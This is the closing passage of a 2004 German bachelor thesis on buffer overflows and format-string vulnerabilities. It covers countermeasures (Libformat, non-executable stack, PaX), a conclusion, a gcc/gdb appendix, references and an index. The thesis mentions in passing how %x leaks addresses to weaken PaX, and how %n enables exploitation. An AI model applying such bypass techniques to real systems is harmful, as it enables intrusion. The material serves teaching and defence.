env LD_PRELOAD=/lib/libformat.so.1 /usr/sbin/in.ftpd -S
```

Wenn auch Libformat eine Ausnutzung der Format-String Schwachstelle mittels %n verhindern kann, so bleibt immernoch das Risiko, der Denial of Service Attacke gegen das schadhafte Programm. Im Zweifelsfalle ist dies jedoch eher zu verschmerzen, als ein Einbruch in das Hostsystem über diese Schwachstelle, der dann weitaus grösseren Schaden anrichten kann.

9.2 Kernelpatches

Im Gegensatz zu der im vorhergegangenen Teil gezeigten Methode der Wrapper für unsichere Funktionen verfolgt die Methode der modifizierten Prozessumgebung den Weg, prinzipiell jeden Versuch (auch über bislang als

ungefährlich eingestufte Funktionen) eines Einbruchs über Format-String Schwachstellen zu verhindern:

9.2.1 nicht ausführbarer Stack

Der schon unter Kapitel 5.4.1 vorgestellte Patch von Solar Designer zur nicht-ausführbar Markierung des Stacks lässt sich auch verwenden, um eine Ausnutzung von Format-String Schwachstellen zu verhindern. Das Vorgehen dabei unterscheidet sich prinzipiell nicht von dem im Kapitel 5.4.1 über Buffer-Overflows Vorgehen, und auch die Schwächen unterscheiden sich nicht von denen aus dem erwähnten Kapitel 5.4.1. Nach wie vor ist es noch immer möglich, zum einen eine Denial-of-Service Attacke durchzuführen, zum anderen kann trotz nicht ausführbarem Stack der Programmfluss abgeändert werden, wie es im Kapitel 5.4.1 demonstriert wurde.

9.2.2 PaX

Die unter Kapitel 5.4.2 erläuterten Gegenmassnahmen, die PaX bietet, greifen auch teilweise gegen Format-String Schwachstellen, jedoch nicht so effektiv wie gegen Buffer Overflows.
Mit dem %x Format-String lässt sich, um ein Beispiel zu nennen, die aktuelle Speicheraddresse des Format-Strings auslesen. Somit ist die zufällig gewählte Basisaddresse für Programme aus dem Funktionsumfang von PaX kaum noch als Schutz gegen Format-String Attacken zu nennen.

Kapitel 10

Schlusswort

Seit über 20 Jahren sind Buffer Overflows nun bekannt und noch immer ist kein Ende in Sicht, was die immerwieder neu entdeckten Lücken angeht. Wie schon im Kapitel 5.1 erklärt würde kann die stetig steigende Rate an einzuspielenden Patches nur durch ein sicheres Design von Software gestoppt werden. Besonders fehleranfällige Software, in der seit Jahren immer wieder neue Lücken in erstaunlich hoher Zahl gefunden werden, sollten komplett neu geschrieben werden. Nur so kann Software wie `sendmail` oder `wu-ftpd` weiterhin guten Gewissens eingesetzt werden.
Die in den Kapiteln 5 und 9 erläuterten Gegenmassnahmen gegen die in dieser Bachelorarbeit behandelten Softwareschwachstellen stecken leider alle noch in der Entwicklungsphase, so dass entweder die fehlende Ausgereiftheit der Gegenmassnahmen oder der enorme Performanceverlust einen Einsatz dieser Software nur bedingt sinnvoll machen.
Nichtsdestotrotz ist es meist sehr sinnvoll, solche Gegenmassnahmen in Betracht zu ziehen, wenn man befürchten kann, dass das System Opfer eines Angriffes werden kann.
Eine Frage, die sich der interessierte Leser bestimmt schon gestellt hat, ist wie es weitergehen wird mit den beiden besprochenen Softwareschwachstellen. Wenn die Format-String Schwachstellen eine ähnliche Charakteristik in dem Verbreitungsgrad und den entsprechenden Exploits haben wird wie die Buffer Overflows, dann wird die Situation in knapp fünf Jahren kaum noch zu bewältigen sein. Hinzu können natürlich noch weitere, bislang unbekannte Fehler kommen, wie es im Jahr 1998 geschehen ist, als die Format-String Schwachstellen bekannt wurden.
Ist der Open Source Gedanke die Lösung zu diesem Problem? Wohl kaum, da die verfügbarkeit des Quellcodes nichts mit der Qualität der Software zu tun hat, sondern lediglich ein Parameter ist, wie schnell Lücken in einem Softwareprodukt gefunden werden. Wie die beiden letzten gravierenden Schwachstellen für Open und Closed Software zeigen, nämlich der `do_mremap` local root Bug im Linux Kernel und der remote root Bug im Internet Information

Server 5, nehmen sich beide Seiten kaum etwas.
Es bleibt zu hoffen, dass Programmierer in Zukunft besser ausgebildet werden, was den Sicherheitsgedanken angeht, und dass Firmen die diese Programmierer einstellen, Geld für Sicherheit bereitstellen. Wenn die Funktionalität über der Sicherheit steht, kann sich die heutige Situation nicht verbessern.

Anhang A

Wichtige Werkzeuge

A.1 gcc - Der GNU C-Compiler

Hier sind kurz die in der Arbeit verwendeten Aufrufoptionen für den GNU C-Compiler erklärt.

- `gcc -S prog.c` Die angegebenen C-Dateien werden kompiliert, aber nicht asssembliert und gelinkt. Es wird automatisch eine Datei mit dem Suffix .s erzeugt.
- `gcc -o prog prog.c` Das angegebene C-Programm wird kompiliert und gelinkt. Dabei ist `prog` das resultierende ausführbare Programm.
- `gcc -ggdb -o prog prog.c` Das resultierende ausführbare Programm wird mit Debugginginformationen für den GNU Debugger versorgt.
- `gcc -static -o prog prog.c` Die verwendeten Bibliotheken werden statisch in die Binärdatei `prog` eingebunden.

A.2 gdb - Der GNU Debugger

Dies ist der Standarddebugger im Unix Umfeld. Er wird mit `gdb` *`progname`* gestartet und ist in der Lage Breakpoints zu setzen, Variablen oder den Stack auszugeben, zu disassemblieren und vieles mehr. Um den GNU Debugger `gdb` in vollem Umfang nutzen zu können, sollte man das zu untersuchende Programm mit der `gcc-` Option `-ggdb` kompilieren. Dies ist allerdings nicht unbedingt nötig, um an alle, in unserem Kontext relevanten Informationen heranzukommen.

Im Wesentlichen kann auf zwei Ebenen gearbeitet werden. Zum einen auf der C-Ebene, wobei der Quelltext der Programms vorliegen muss und man

mit der `-ggdb` Option kompiliert haben muss. Zum anderen auf der Assemblerebene. Für den Kontext dieser Arbeit ist besonders die Assemblerebene wichtig. Erstens müssen sehr genaue Aussagen über interne Abläufe und das Speicherlayout gemacht werden. Zweitens liegt von einem Programm, dessen Schwachstellen ausgenutzt werden sollen, nicht notwendig der Quellcode vor.

- `backtrace, bt` gibt den aktuellen Stackinhalt aus.
- `break, b` setzt einen Breakpoint.
  `break *0x804850b`
  `break main+3`
- `define di <RETURN> disas $pc $pc+10 <RETURN> end`
  legt ein Makro `di` an, mit dem die nächsten 10 Bytes ausgehend von der aktuellen Instruktion disassembliert werden.
- `disable breakpoint` *`brkpnt`* deaktiviert einen Breakpoint.
  `dis b 1`
- `disas` disassembliert.
  `disas $pc $pc+10`
  `disas main`
- `display` *`expr`* konfiguriert die Anzeige.
  `disp` *`expr`*
  `disp /t $ps` gibt jedesmal das Statusregister mit aus.
  `disp /t $esp`
  `disp /i $pc` gibt bei jedem stoppen des Programms die ausgeführte Assemblerinstruktion aus.
- `enable breakpoint` *`brkpnt`* aktiviert einen Breakpoint.
  `en b 3`
- `info registers, i r` gibt Registerinhalte aus.
  `i r $eax`
  `info frame, i f` gibt Informationen über das aktuelle Stackframe aus.
  `info break, i b` gibt alle Breakpoints aus.
  `info disp, i disp` gibt die Konfiguration der Anzeig aus.

- `next, n` führt die nächste Zeile des Programms aus. Unterfunktionen werden vollständig ausgeführt.
- `nexti, ni` führt die nächste Assembleranweisung aus. Unterfunktionen werden vollständig ausgeführt.

- `print/`*`format expr`* gibt Ausdrücke im gewünschten Format aus.
  `p/t $ps` gibt den Inhalt des EFLAGS Registers im Binärformat aus

- `run, r` startet das Programm.
  `run 'arg1 arg2'` mit Kommandozeilenparametern.

- `source` *`file`* führt die in der angegebenen Datei gespeicherten GDB Befehle aus.

- `step, s` führt die nächste Zeile des Programms aus. Bei einer Unterfuntion wird die erste Zeile der Unterfunkion ausgeführt.

- `stepi, si` führt die nächste Assembleranweisung aus. Bei einer Unterfunktion wird die erste Assembleranweisung der Unterfunktion ausgeführt.

- `x/`*`count format address`* gibt Speicherinhalte im gewünschten Format aus.
  `x/5i` *`address`* gibt die nächsten fünf Instruktionen ausgehend von *address* aus.
  `x/6c` *`address`* gibt die nächsten 6 Bytes ausgehend von *address* aus und interpretiert sie als ASCII Zeichen.
  `x/bx` *`address`* gibt das Byte an der mitgegebenen Adresse aus.
  `x/6t` *`address`*
  `x/52bx` *`address`*
  `x/6x` *`address`* `x/7s` *`address`*

- `<RETURN>` Wiederholt den zuletzt ausgeführten GDB Befehl.

Beispielsession unter Verwendung Programms `gets1.c` aus Kapitel 3. Eine kleine Randbemerkung: Nach dem Starten kann man mittels `CTRL-ALT-J` in den vi-Mode gelangen, der für alle, die nicht wissen was damit gemeint ist, keine Rolle spielt.

```
linux:~$ gdb gets1
GNU gdb 2002-04-01-cvs
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-linux"...(no debugging symbols found)...

(gdb) break main
Breakpoint 1 at 0x8048462

(gdb) r
```

```
Starting program: /home/alm/gets1
(no debugging symbols found)...(no debugging symbols found)...
Breakpoint 1, 0x08048462 in main ()

(gdb) disas
Dump of assembler code for function main:
0x804845c <main>:       push   %ebp
0x804845d <main+1>:     mov    %esp,%ebp
0x804845f <main+3>:     sub    $0x18,%esp
0x8048462 <main+6>:     add    $0xfffffff4,%esp
0x8048465 <main+9>:     lea    0xfffffff8(%ebp),%eax
0x8048468 <main+12>:    push   %eax
0x8048469 <main+13>:    call   0x8048430 <work>
0x804846e <main+18>:    add    $0x10,%esp
0x8048471 <main+21>:    leave
0x8048472 <main+22>:    ret
0x8048473 <main+23>:    lea    0x0(%esi),%esi
0x8048479 <main+29>:    lea    0x0(%edi,1),%edi
End of assembler dump.

(gdb) info registers
eax            0x1      1
ecx            0x1      1
edx            0x804845c        134513756
ebx            0x4012ee48       1074982472
esp            0xbffffb64       0xbffffb64
ebp            0xbffffb7c       0xbffffb7c
esi            0x400135cc       1073821132
edi            0xbffffbe4       -1073742876
eip            0x8048462        0x8048462
eflags         0x282    642
cs             0x23     35
ss             0x2b     43
ds             0x2b     43
es             0x2b     43
fs             0x0      0
[...]
```

Listings

2.1 unterprog.c 14
2.2 unterprog.s 14
3.1 gets2.c 22
3.2 gets2.s 25
3.3 shellcode.c 28
3.4 exit.c 32
3.5 shellcode.asm.c 34
3.6 shellcode-alpha.c 37
3.7 shellcode-final.asm.c 38
3.8 shellcode-final.c 39
3.9 bof-vuln1.c 40
3.10 bof-exploit1.c 44
4.1 Die Funktion gets() in C 50
4.2 Warnmeldungen des gcc bei Verwendung von gets() 50
6.1 Beispielhafte Verwendung eines Format-Strings 66
6.2 Programm mit klassischer Format-String Schwachstelle 69
7.1 Program zur Passwortabfrage 72
7.2 Program zur Passwortabfrage mit geheim String 80
7.3 verwundbares Programm mit sprintf() 83
7.4 Programm zur Format-String Konstruktion 85
7.5 Programm zur Demostration der Per Byte Write Technik . . 87
7.6 Programm zur Demostration der Short-Write Methode 95

Abbildungsverzeichnis

2.1 Speicherabbild eines Linux Prozess 11
2.2 Callee Prolog `main()` Zeile 40: `pushl %ebp` 17
2.3 Caller Prolog `main()` Zeile 56: `call func` 18
2.4 Callee Prolog `func()` Zeile 11: `movl %esp,%ebp` 18
2.5 Unterfunktion `func()` Zeile 24: `movb $66,-11(%ebp)` 19

3.1 Unterfunktion `work()` Zeile 28: `call gets` 24
3.2 Unterfunktion `func()` 41
3.3 Unterfunktion `func()` 43
3.4 NOP Technik, Unterfunktion `func()` 44

5.1 Speicherlayout einer Unterfunktion mit StackGuard 56
5.2 Speicherlayout einer Unterfunktion mit der /GS Option . . . 57
5.3 Speicherlayout einer Unterfunktion mit ProPolice 59
5.4 Speicherlayout einer Unterfunktion mit Libsafe 60

6.1 Stackaufbau bei einem printf()-Aufruf 68

7.1 Stackabbild bei printf(input_puffer) 76
7.2 Stackabbild bei printf(input_puffer) 79
7.3 Stackabbild beim Lesen von beliebigen Adressen 82
7.4 Stackabbild beim Schreiben mit der Short-Write Methode . . 99

Tabellenverzeichnis

5.1 Von Libsafe überwachte Funktionen 61

6.1 Einige Formatierungsparameter(nicht vollständig) 66
6.2 Einige Formatfunktionen 67

9.1 Von Formatguard überwachte Funktionen 106

Literaturverzeichnis

[aleph1] “Smashing the stack for fun and profit” von Aleph One
`http://www.insecure.org/stf/smashstack.txt`

[Beck] Michael Beck, u.a.: Linux Kernel-Programmierung (6. Auflage)

[bfbtester] BFBTester
`http://bfbtester.sourceforge.net`

[bounds] Bounds Checking for C
`http://www.doc.ic.ac.uk/~phjk/BoundsChecking.html`

[Brunnstein] Brunnstein, Klaus: Gestaltbarkeit und Beherrschbarkeit von Informatiksystemen (GBI). Vorlesung, Universität Hamburg, Fachbereich Informatik, Sommersemester 2003

[bugscam] Bugscam von Halvar Flake
`http://www.sport-und-event.de/backtrace.de/idc/bugscam.zip`

[Cenzic] Hailstorm von Cenzic
`http://www.Cenzic.com`

[Dan] S. P. Dandamudi: Introduction to assembly language programming

[electricf] Electric Fence
`http://packetstormsecurity.nl/UNIX/misc/ElectricFence-2.2.2.tar.gz`

[formatguard] FormatGuard von Immunix
`http://immunix.org/formatguard.html`

[GDB] R. Stallman et al: Debugging with GDB

[Her] Helmut Herold: Systemprogrammierung (2. Auflage)

[HERT] Hacker Emergency Response Team: Format String Vulnerability

[ida-pro] IDA-Pro
`http://www.datarescue.com/idabase/`

[Imu] Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade
http://immunix.org/StackGuard/discex00.pdf

[Klein] Tobias Klein: Buffer Overflows und Formatstringschwachstellen

[Ker] Kerninghan & Ritchie: The C Programming Language (2nd Edition)

[libformat] Libformat
http://www.wiretapped.net/~fyre/software/libformat.html

[libsafe] Libsafe - Protecting Critical Elements of Stacks
http://www.research.avayalabs.com/project/libsafe/

[msgs] Compiler Security Checks In Depth
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dv_vstechart/html/vctchCompilerSecurityChecksInDepth.asp

[OpenBSD] OpenBSD und OpenSSH
http://www.openbsd.org/openssh/

[openwall] Solar Designer: Non-Executable Stack Patch
http://www.openwall.com/linux/

[Pfleeger] Pfleeger, Charles und Shari: Security in Computing, Third Edition

[propolice] Propolice
http://www.trl.ibm.com/projects/security/ssp/

[sharefuzz] Sharefuzz
http://sourceforge.net/projects/sharefuzz/

[softice] SoftICE von NuMega
http://www.compuware.com/products/devpartner/softice.htm

[spike] Spike
http://www.immunitysec.com/spike.html

[stackg] Stack Guard
http://www.immunix.org/stackguard.html

[stackshield] StackShield von Vendicator
http://www.angelfire.com/sk/stackshield/

[TAN] Andrew S. Tanenbaum: Modern Operating Systems (2nd Edition)

[Teso] Team Teso: Exploiting Format String Vulnerabilities

Ehrenwörtliche Erklärung

Ich erkläre ehrenwörtlich, dass ich Kapitel 2, Kapitel 3 und den Anhang A der vorliegenden Arbeit ohne fremde Hilfe selbstständig verfasst und keine anderen Hilfsmittel als die angegebenen Quellen und Hilfsmittel benutzt habe. Die aus fremden Quellen direkt oder indirekt übernommenen Gedanken sind als solche kenntlich gemacht. Diese Arbeit wurde bisher bei keiner anderen Gelegenheit vorgelegt oder veröffentlicht.

Hamburg, 29. April 2004 Christopher Alm

Ich erkläre ehrenwörtlich, dass ich Kapitel 1, Kapitel 4, Kaptiel 5, Kapitel 9, und Kapitel 10 der vorliegenden Arbeit ohne fremde Hilfe selbstständig verfasst und keine anderen Hilfsmittel als die angegebenen Quellen und Hilfsmittel benutzt habe. Die aus fremden Quellen direkt oder indirekt übernommenen Gedanken sind als solche kenntlich gemacht. Diese Arbeit wurde bisher bei keiner anderen Gelegenheit vorgelegt oder veröffentlicht.

Hamburg, 29. April 2004 Torsten Sorger

Ich erkläre ehrenwörtlich, dass ich Kapitel 6, Kapitel 7 und Kapitel 8 der vorliegenden Arbeit ohne fremde Hilfe selbstständig verfasst und keine anderen Hilfsmittel als die angegebenen Quellen und Hilfsmittel benutzt habe. Die aus fremden Quellen direkt oder indirekt übernommenen Gedanken sind als solche kenntlich gemacht. Diese Arbeit wurde bisher bei keiner anderen Gelegenheit vorgelegt oder veröffentlicht.

Hamburg, 29. April 2004 Bjoern Bartels

Index

/GS Option, 57

Ada95, 55

BFBTester, 51
Bounds Checking, 56
BSS Overflows, 21
BSS Segment, 12
bugscam, 53

Calleesaved, 13
Callersaved, 13
Canary, 56
Canary Stack, 60
Codeinjection, 27

Data Segment, 12
Debugger, 53
Denial of Service, 21, 22

EBP, 13
EIP, 13
ElectricFence, 53
ELF, 11
Epilog des Callees, 14
Epilog des Callers, 14
ESP, 13
exec(), 9

Fault Injection, 51
fork(), 9
FormatGuard, 105
Framepointer, 13
Framepointer Overwrites, 21

Global Ret Stack, 58
grep, 50
Guard Value, 58

Hailstorm, 51
Heap, 12
Heap Overflows, 21

IDA-Pro, 52
Indexgrenzen eines Arrays, 21
Injection Vector, 28
Instructionpointer, 13

Java, 55

Kernelmode, 10
Kernelsegment, 10
Komkpilerpatches, 55

LD_PRELOAD, 106
Libformat, 106
Libsafe, 60
Libverify, 60

MMU, 10

nicht ausführbare Speicherseiten, 62
nicht ausführbarer Stack, 61, 107
NOP Technik, 43

Off-by-ones, 21
Openwall, 61

Patches, 63
PaX, 62, 107
Payload, 28
PCB, 11
Perl, 55
PID, 10
Programmcode einschleusen, 21
Programmfluss modifizieren, 21

Prolog des Callees, 13
Prolog des Callers, 13
ProPolice, 58
Prozess, 9
Prozesskontrollblock, 9, 10
Prozesstabelle, 9, 10

Ret Range Check, 58
Reverse Engineering, 52
Rucksprungadresse, 13

Schutz für Funktionszeiger, 58
Security Cookie, 57
Sharefuzz, 51
Shellcode, 28
sichere Systembibliotheken, 60, 105
sicheres Programmieren, 55
SoftICE, 53
Sourcecodeanalyse, automatisiert, 50
Sourcecodeanalyse, manuell, 49
Speicherabbild, 9, 11
Spike, 52
Stack, 11
Stack Guard, 56
Stack-basierte Buffer Overflows, 21, 22
Stackpointer, 13
StackShield, 58

Taskstruktur, 9, 10
Text Segment, 12
Tracer, 53

Unchecked Buffer Schwachstelle, 12
Unterprogammaufruf, 12
Usermode, 10
Usersegment, 10

Visual Studio 6, 57

zufällige Programm-Basisaddressen, 62
zufällige Systembibliothek Addressen, 62